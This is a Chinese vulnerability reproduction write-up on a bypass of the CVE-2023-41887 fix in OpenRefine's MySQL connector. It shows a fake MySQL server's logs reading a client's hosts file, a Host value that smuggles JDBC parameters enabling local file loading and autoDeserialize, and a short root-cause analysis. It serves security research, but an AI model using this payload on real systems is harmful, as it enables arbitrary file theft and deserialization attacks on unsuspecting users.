

漏洞复现

由首先构造一个恶意MySQL Server（此处使用开源项目MySQL_Fake_Server）



```
E:\VulnResearch\MySQL_Fake_Server>python3 server.py
E:\VulnResearch\MySQL_Fake_Server\server.py:17: DeprecationWarning: "@coroutine" decorator is deprecated since Python 3.
8, use "async def" instead
  def accept_server(server_reader, server_writer):
E:\VulnResearch\MySQL_Fake_Server\server.py:21: DeprecationWarning: "@coroutine" decorator is deprecated since Python 3.
8, use "async def" instead
  def process_fileread(server_reader, server_writer,filename):
E:\VulnResearch\MySQL_Fake_Server\server.py:63: DeprecationWarning: "@coroutine" decorator is deprecated since Python 3.
8, use "async def" instead
  def handle_server(server_reader, server_writer):
E:\VulnResearch\MySQL_Fake_Server\server.py:231: DeprecationWarning: There is no current event loop
  loop = asyncio.get_event_loop()
===========================================
MySQL Fake Server
Author:fnmsd(https://blog.csdn.net/fnmsd)
Load 7 Fileread usernames :[b'win_ini', b'win_hosts', b'win', b'linux_passwd', b'linux_hosts', b'index_php', b'ssrf']
Load 2 yso usernames :[b'Jdk7u21', b'CommonsBeanutils1']
Load 2 Default Files :[b'/etc/hosts', b'c:\\windows\\system32\\drivers\\etc\\hosts']
Start Server at port 3306
```

接着去进行Jdbc连接触发漏洞



```
E:\VulnResearch\MySQL_Fake_Server>python3 server.py
E:\VulnResearch\MySQL_Fake_Server\server.py:17: DeprecationWarning: "@coroutine" decorator is deprecated since Python 3.8, use "async def" instead
  def accept_server(server_reader, server_writer):
E:\VulnResearch\MySQL_Fake_Server\server.py:21: DeprecationWarning: "@coroutine" decorator is deprecated since Python 3.8, use "async def" instead
  def process_fileread(server_reader, server_writer,filename):
E:\VulnResearch\MySQL_Fake_Server\server.py:63: DeprecationWarning: "@coroutine" decorator is deprecated since Python 3.8, use "async def" instead
  def handle_server(server_reader, server_writer):
E:\VulnResearch\MySQL_Fake_Server\server.py:231: DeprecationWarning: There is no current event loop
  loop = asyncio.get_event_loop()
===========================================
MySQL Fake Server
Author:fnmsd(https://blog.csdn.net/fnmsd)
Load 7 Fileread usernames :[b'win_ini', b'win_hosts', b'win', b'linux_passwd', b'linux_hos
Load 2 yso usernames :[b'Jdk7u21', b'CommonsBeanutils1']
Load 2 Default Files :[b'/etc/hosts', b'c:\\windows\\system32\\drivers\\etc\\hosts']
Start Server at port 3306
Incoming Connection:('127.0.0.1', 57326)
Login Username:win_hosts
<= 3
Start Reading File:c:\windows\system32\drivers\etc\hosts
reading file:c:\windows\system32\drivers\etc\hosts
Nothing had been read
Incoming Connection:('127.0.0.1', 57327)
Login Username:win_hosts
<= 3
Start Reading File:c:\windows\system32\drivers\etc\hosts
reading file:c:\windows\system32\drivers\etc\hosts
========File Conntent Preview=========
 # Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
# Added by Docker Desktop
192.168.31.71 host.docker.internal
192.168.31.71 gateway.docker.internal
# To allow the same kube context to work on the host and the container:

=======File Conntent Preview End==========
Save to File:./fileOutput//127.0.0.1___1705057738___c__windows_system32_drivers_etc_hosts
Incoming Connection:('127.0.0.1', 57328)
Login Username:win_hosts
<= 3
Start Reading File:c:\windows\system32\drivers\etc\hosts
reading file:c:\windows\system32\drivers\etc\hosts
Nothing had been read
```

127.0.0.1:3333 显示

error:Unauthorized

Create a project by importing data. What kinds of data files can I import?
TSV, CSV, *SV, Excel (.xls and .xlsx), JSON, XML, RDF as XML, and Google Data documents are
can be added with OpenRefine extensions.

New Connection Editor

Name: New_Connection_N

Type: MySQL

Host: 127.0.0.1:3306,(host

Port: 3306

User: win_hosts

Password: ••

Database name: test

恶意地址信息

```
Type: MySQL
Host: 127.0.0.1:3306,
(host=127.0.0.1,port=3306,autoDeserialize=true,allowLoadLocalInfile=true,allowUrl
InLocalInfile=true,allowLoadLocalInfileInPath=true),127.0.0.1
Port: 3306
User: win_hosts
Database: test
```

漏洞分析

该漏洞是CVE-2023-41887漏洞修复的绕过，主要漏洞原理实则是利用官方语法特性，如下图所示，在连接时候我们可以在Host部分中进行参数配置

在 `com.google.refine.extension.database.mysql.MySQLConnectionManager#getConnection` 方法中进行最终的JdbcUrl构造

也就是这里的`toURI`方法调用，可以看到`Host`部分直接进行的拼接为做任何校验，也就导致可以利用mysql的地址特性进行绕过